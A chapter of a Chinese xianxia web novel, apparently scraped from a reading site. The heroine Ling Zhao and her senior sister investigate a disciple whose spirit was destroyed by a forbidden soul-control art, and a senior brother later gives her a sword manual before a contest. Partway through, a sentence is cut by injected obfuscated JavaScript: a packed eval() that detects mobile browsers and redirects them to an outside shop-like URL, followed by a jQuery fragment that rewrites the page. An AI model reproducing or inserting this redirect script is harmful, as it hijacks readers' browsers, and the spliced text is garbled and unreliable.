20. 第二十章
作品:《顶着妹妹身份那些年》 凌昭传讯池寄瑶后就没有再动。
事情已然发生,贸然介入只会破坏现场,且增加自己的嫌疑。她甚至没有走近那张桌子,只是站在门边,目光快速扫过整个修炼室。
而那个洒扫弟子被定在门外,此时已经失去意识,瘫倒在地。
凌昭收回目光,安静地等。
约莫半盏茶的工夫,一道粉色身影疾掠而至。
池寄瑶落地的瞬间,目光先扫过凌昭,确认她没事后,才奔向修炼室里面。
凌昭跟在身后,只见池寄瑶在桌前站定,低头端详着玉匣,嘴角弯着一抹弧度,似笑不笑。
“师姐……”
凌昭话音未落,“咔嚓”一声,那玉匣已经在对方掌心碾为齑粉,簌簌洒在摊开的书籍上,她这才注意到,书页已经被灵火烧毁大半。
她语塞了一瞬,这是……明晃晃的挑衅吧?
池寄瑶轻叹一声,语气温柔地像在说今天天气真好,“可惜了,我正看到精彩的地方。”
只见她转身,眼角弯弯,唇角噙着笑意,说出来的话却带着冷意。
“师妹,那个凶手在哪?”
凌昭默默指了指门外。
所以池师姐刚才直冲冲赶来,压根没注意到院里还躺着个人?
她看着池寄瑶出门的背影,忽然想起妹妹说过的话“师姐生气的时候,其实有点一根筋。”
现在她信了。
池寄瑶蹲下身,指尖抵住那人眉心。片刻后,池寄瑶眉头微蹙,又探了片刻,才收回手。
“神识濒临崩溃,”池寄瑶斟酌着用词,“就算醒来,也是痴傻一生。”
神识崩溃?
凌昭心里一沉,皱眉思索时,池寄瑶忽然问:“曦儿,你可知道摄魂术?”
凌昭一怔。
摄魂术,上古禁术。所谓摄魂,便是强行控制他人神识,为己所用。因为太过阴毒,早就被修士联手封禁,传承断绝。
“可不是已经失传了吗?”她问。池寄瑶收回手,站起身。
“是啊,失传了。”她声音很轻,“但这个弟子……”
她没有说完,但意思很明显了。
凌昭脑子飞速转着。摄魂术重现,意味着什么?意味着有人在暗中修炼禁术,而最恐怖的是,当你意识到时可能已经不止一个人了。
“师姐,”她忽然开口,“这洒扫弟子是什么时候入玉衡峰的?”
“每一批洒扫弟子,都有专门的服饰”,池寄瑶皱眉观察片刻,“看服饰应该是四个月前那一批。”
四个月前。
凌昭算着时间,那时候,她还没入宗,妹妹还没出事。也就是说,这个人很可能早就在玉衡峰了——或者说,早就被安插在玉衡峰了。
“能查到是谁调他来的吗?”
池寄瑶摇头:“外门调派,经手的人太多。真要查,一时半会儿查不出什么。”
她顿了顿,轻叹:“不过,对方敢用摄魂术,敢毁母蛊,想必已经做好了万全的准备。就算查到他怎么来的,估计也是条死路。”
凌昭沉默思索。
“师姐,”凌昭压低声音,“你说……这件事和魔族有关吗?”
她甚至有一瞬间觉得,出手之人和伤害妹妹的是同一个。
池寄瑶摇头,“我也在想这种可能。但是……”
她转过身看着凌昭,“宗门阵法常年开启,魔族想要潜入,几乎不可能,除非……”
说着说着,她自己都愣了一瞬,没有说出那句话。
除非有人勾结魔族。
两人对视一眼,都从对方眼中看到了同样的想法。
这一念头一旦冒出来,就再也压不下去。
就在这时,门外传来一阵脚步声。
云华快步走进来,碧色衣袍上还带着夜间凉意,显然是一收到消息就赶来了。
“如何?”
池寄瑶简单将情况说了一遍。云华听完,神色凝重。沉默片刻,她走到那小弟子面前,亲自探了一遍。
然后她直起身,看向池寄瑶和凌昭。
“这件事,从现在开始,不能声张。”她的语气不容置疑,“蛊虫丢失、摄魂术现世,任何一件传出去,都会引起轩然大波。更何况……”
她顿了顿,目光望向远处,群山静默,夜色下只见隐约轮廓,像潜伏的巨兽。
“若真如你们所料,宗门内有人勾结魔族,那打草惊蛇只会让对方藏得更深。”
池寄瑶点头,看向地上躺着的人,“母蛊确实被毁,那……”
云华沉吟片刻,叹息一声,“送去执事峰水牢。对外就说……毁坏母蛊,按门规处置。”
她顿了顿,又补充道:“至于其他的,我会和宗主说。事关重大,我们几位峰主会彻查的。”
凌昭垂眸没有说话,心里忽然浮起一个念头。
可如果查到最后,发现那人就在高层呢?如果那人就是宗主、峰主。
她不仅仅是在猜测毁坏母蛊的凶手,还在猜测让妹妹重伤的凶手。
“行了,这件事有我们呢,”云华拍了拍凌昭的肩,“曦儿先回去吧。我听宗主说,明日无极峰有大比。”
忽然被拍,凌昭回过神来:“师尊,不知是什么大比?”
“应该是为了剑心试炼塔名额。”池寄瑶接话,“我记得每次开塔,无极峰内外门都要争夺一番。”
“曦儿虽是挂名弟子,但有亲传身份在,自然是有名额的,”云华顿了顿,“不过你既然学了剑,去观摩观摩自然是好的。”
“对啊!”池寄瑶忽然搂上凌昭,满脸笑意,“医剑双修很是罕见呢,小曦儿改日可得让师姐我欣赏欣赏你的剑术啊!”
凌昭被她搂得身子一僵,谦虚地说:“师姐说笑了,我才学了七天。”
“我可听说了啊,钱长老都夸出花来了。”池寄瑶没忍住捏捏她的脸,“行了行了,快回去吧。”
凌昭知晓他们是不想自己掺和进此事,但别无他法。
她只能点点头,转身离开。
走出院门的瞬间,她脚步顿了顿,回头看了一眼。
云华和池寄瑶还站在修炼室门口,低声说着什么
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17232836|196664||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
。夜色里,看不清她们的神情。
凌昭眼睛微眨,收回目光,迈步离开。
.
凌昭寝殿并不算远,如今凌昭御剑来往,不过一会儿。
她刚刚落下,就撞上熟悉的眼眸。
凌昭觉得这一幕似曾相识,北山霁为什么又在寝殿前等她啊?
这个念头在脑子里转了一圈,她面上却已经挂上了得体的笑,走上前去:“师兄怎么又来了?”
“又”字咬得轻巧,北山霁看了她一眼,没接这话茬,只是从袖中取出一本书册,递到她面前。
“这个给你。”
凌昭接过,低头一看,封面上写着四个字:《回风剑谱》。
她微微一怔,翻开书页。只看了前三式,她眼睛就亮了,上乘剑招。
这剑谱和她前几日在藏书阁翻过的那些完全不同。藏书阁的剑谱大多是入门级的基础剑式,或是一些中规中矩的宗门套路。
而这本剑招灵动,一招一式可谓浑然天成。
“这是……”她抬头看向北山霁。
“我练过的,”北山霁抿了下唇解释,“觉得适合你。”
凌昭不得不承认,确实合适,而且她很喜欢。她翻过藏书阁所有的剑谱,没有一本让她心动。但这本,她一眼就知道是好东西。
“师兄,这剑谱……”她再三思量后问出来,“不是藏书阁的?”
“不是。”北山霁答得干脆。
凌昭还等着他的后话。
但他没有。
他只是看着她,那双眼睛澄澈如浅潭,但凌昭对上的瞬间,却觉着幽深如深渊。
“你可以安心练。”他说。
凌昭沉默一瞬,心里盘算着不过一本剑谱而已。虽说无功不受禄,大不了回归散修后,遂了他的意,和他痛快打一场。
她很快说服了自己,嘴角真切上扬,“那就多谢师兄了。”
北山霁“嗯”了一声,话锋一转,“还有一事。”
“师兄您说。”凌昭心情好,快速回了一句。
北山霁看了她一眼,似乎在斟酌措辞。
“明日是无极峰大比,只比剑术不分境界,主要是为了分配剑心试炼塔的名额,今年多了条规矩。”他顿了顿,“内外门弟子可挑战亲传,打赢者可直接获得名额。”
凌昭微微一怔,很快反应过来。
试练塔名额有限,除去亲传,剩下几个名额要在一群弟子中抉择出。这条规矩,就是抛出了一条捷径,她想说还挺人性化?
“所以?”她问。
“所以你会被挑战。”北山霁说得直接,“你虽是挂名,但也算亲传。明日定然有人挑你。”
凌昭眨了眨眼,暗暗吐槽:她收回刚刚的话。
但凌昭也能理解,她在那些人眼里只是个刚入剑道的“新人”,简直就是一条通天路摆在他们面前。
换成凌昭,她也会去挑战。
“师兄这是来提醒我小心?”凌昭弯了弯嘴角,故意道。
北山霁看着她,没有否认。
“不必藏拙。”